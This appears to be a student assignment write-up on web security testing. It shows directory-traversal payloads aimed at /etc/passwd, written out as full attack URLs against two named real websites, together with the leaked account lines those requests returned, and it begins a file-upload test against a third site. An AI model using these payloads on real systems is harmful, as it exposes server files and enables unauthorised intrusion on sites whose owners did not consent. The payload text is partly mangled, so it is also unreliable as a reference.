#ST#IS#4899

TASK – 4 (WEB APP SEC)

TARGET:

1) Find 3 websites vulnerable to directory transversal/ Path transversal vulnerability.

2) Find 2 websites vulnerable to file upload vulnerability.

3) Find 1 website vulnerable to parameter tampering vulnerability.

SYNOPSIS:

Directory transversal/ Path transversal vulnerability:

Directory transversal, also known as path transversal, is a web security vulnerability that occurs when an application allows user-supplied input to access files or directories outside of the intended directory. This vulnerability can be exploited to gain unauthorised access to sensitive files or execute arbitrary code on the server.

File upload vulnerability:

A file upload vulnerability is a security flaw that occurs when an application allows users to upload files without properly validating and securing them. This vulnerability can be exploited by an attacker to upload malicious files, which can lead to various types of attacks such as remote execution, denial-of-service, data exfiltration, or even compromise of the entire system.

Parameter Tampering Vulnerability:

It is a web security vulnerability that occurs when an attacker manipulates the values of the parameters or input field to modify the behaviour or functionality of an application.

PROCEDURE:

Directory transversal/ Path transversal vulnerable websites:


WEBSITE-1: https://www.slstudio.se/

URL = https://www.slstudio.se/index.php?page=hem.php

#ST#IS#4899

Step-1:

Open the URL in the browser.



Välkommen till SL-Studio!

Vår idé är att hålla med förmånliga priser och bra service inom många olika områden.
Tack vare våra låga priser så kan vi ge ett skräddarsytt koncept som passar i stort sett alla.

Vi har en musikstudio i toppklass för inspelning av alla sorters musik - från hårdrock till schlagerkaraoke.
Vi har kunskapen och erfarenheten att mixa och mastera all sorts musik samt skapa backtracks för liveframträdanden.

Vi erbjuder scenljud och scenljus med eller utan tekniker för uthyrning till olika events.

Vi har duktiga låtskrivare som kan hjälpa er att skapa låtar, jinglar för ett företag, musik till filmer och TV-spel m.m.

Det erbjuds även professionell webbdesign, utrustning och kompetens för filmproduktion, digitalisering av analoga format samt service och felsökning av datorer och annan elektronik.

Enkelt uttryckt: Vi kan det mesta!


Välkommen in på vår sida, vi hoppas ni ska trivas här, och givetvis hitta ett koncept som passar er.
Tveka inte att höra av er till oss om ni behöver mer information.

Step-2:

Now replace the hem.php from the URL with the payload as mentioned below.

Payload:

```
../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../.
./../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../.. /../../../../../..
/../../../../../../../../../../../../../../../../../../ ../../../../../../etc/passwd
```



```
./../../../../. ./../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../.. /../../../../.. /../../../../../../../../../../../../../../../../ ../../../../../etc/passwd
https://www.slstudio.se/index.php?page=../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../. ../../../../../../../../../.....
https://www.slstudio.se/index.php?page=../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../. ../../../../../../../../../../../../../../../.....
```

Välkommen till SL-Studio!

Vår idé är att hålla med förmånliga priser och bra service inom många olika områden.
Tack vare våra låga priser så kan vi ge ett skräddarsytt koncept som passar i stort sett alla.

Vi har en musikstudio i toppklass för inspelning av alla sorters musik - från hårdrock till schlagerkaraoke.
Vi har kunskapen och erfarenheten att mixa och mastera all sorts musik samt skapa backtracks för liveframträdanden.

Vi erbjuder scenljud och scenljus med eller utan tekniker för uthyrning till olika events.

Vi har duktiga låtskrivare som kan hjälpa er att skapa låtar, jinglar för ett företag, musik till filmer och TV-spel m.m.


Det erbjuds även professionell webbdesign, utrustning och kompetens för filmproduktion, digitalisering av analoga format samt service och felsökning av datorer och annan elektronik.

Enkelt uttryckt: Vi kan det mesta!

Välkommen in på vår sida, vi hoppas ni ska trivas här, och givetvis hitta ett koncept som passar er.
Tveka inte att höra av er till oss om ni behöver mer information.

Step-3:

Now click on enter.



```
slstudio.se/index.php?page=../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../%20./../../../../../../../../../../../../../../../../../../../../../.....
```

```
root:x:0:0:root:/root:/bin/false slstudio.se:x:3177395:3177395:slstudio.se:/home/slstudio.se:/bin/false
```

Webbdesign: SL-Studio.
Copyright SL-Studio © 2023. SL-Studio ® är ett registrerat varumärke. Användarvillkor.

Here we are able to view the path location of the user information. Hence, the website is vulnerable.


WEBSITE-2: https://www.ravagedband.com/

#ST#IS#4899

URL = https://www.ravagedband.com/index.php?page=home.php

Now repeat the above steps once again.

Firstly, open the URL in your browser.



Welcome!

Welcome to the Ravaged website!
The official homepage for the swedish power, heavy, rock n' roll band!

This site acts as a hub to all our fans. Major news about the band will be published here.


For smaller and more regular updates, you can like us on our facebook page, follow us on our twitter channel or any of our other social media profiles.

Then replace the home.php from the URL with the below mentioned payload.

Payload:

```
../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../.
./../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../.. /../../../../../..
/../../../../../../../../../../../../../../../../../../ ../../../../../../etc/passwd
```

#ST#IS#4899



```
https://www.ravagedband.com/index.php?page=Payload: ../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../. ../../../../../../../../../../../../../..
```


Welcome!

Welcome to the Ravaged website!
The official homepage for the swedish power, heavy, rock n' roll band!

This site acts as a hub to all our fans. Major news about the band will be published here.

For smaller and more regular updates, you can like us on our facebook page, follow us on our twitter channel or any of our other social media profiles.

Now click on enter to view the result.



```
ravagedband.com/index.php?page=Payload:%20../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../../.%20../../../../../../../../../../../.....
```

```
root:x:0:0:root:/root:/bin/false ravagedband.com:x:53224:53224:ravagedband.com:/home/ravagedband.com:/bin/false
```

Here we are able to view the poath location of the user information of the internal server OS.

Websites vulnerable to File Upload Vulnerability:


WEBSITE-1:

#ST#IS#4899

URL = https://www.filestack.com/

Step-1:

Open the URL in your browser.



File management tool with AI capabilities

Upload, transform, and deliver files with ease using an AI-powered file management tool for developers


This website uses cookies

This website uses cookies to improve user experience. By using our website you consent to all cookies in accordance with our Cookie Policy. Cookie Policy

Here's what the #1 developer service for content can do for your business.

Step-2:

Upload a .html file that you already downloaded.



#1 Developer Service for File Uploads

Get user content from anywhere and improve file and video upload with a powerful, easy to use API.

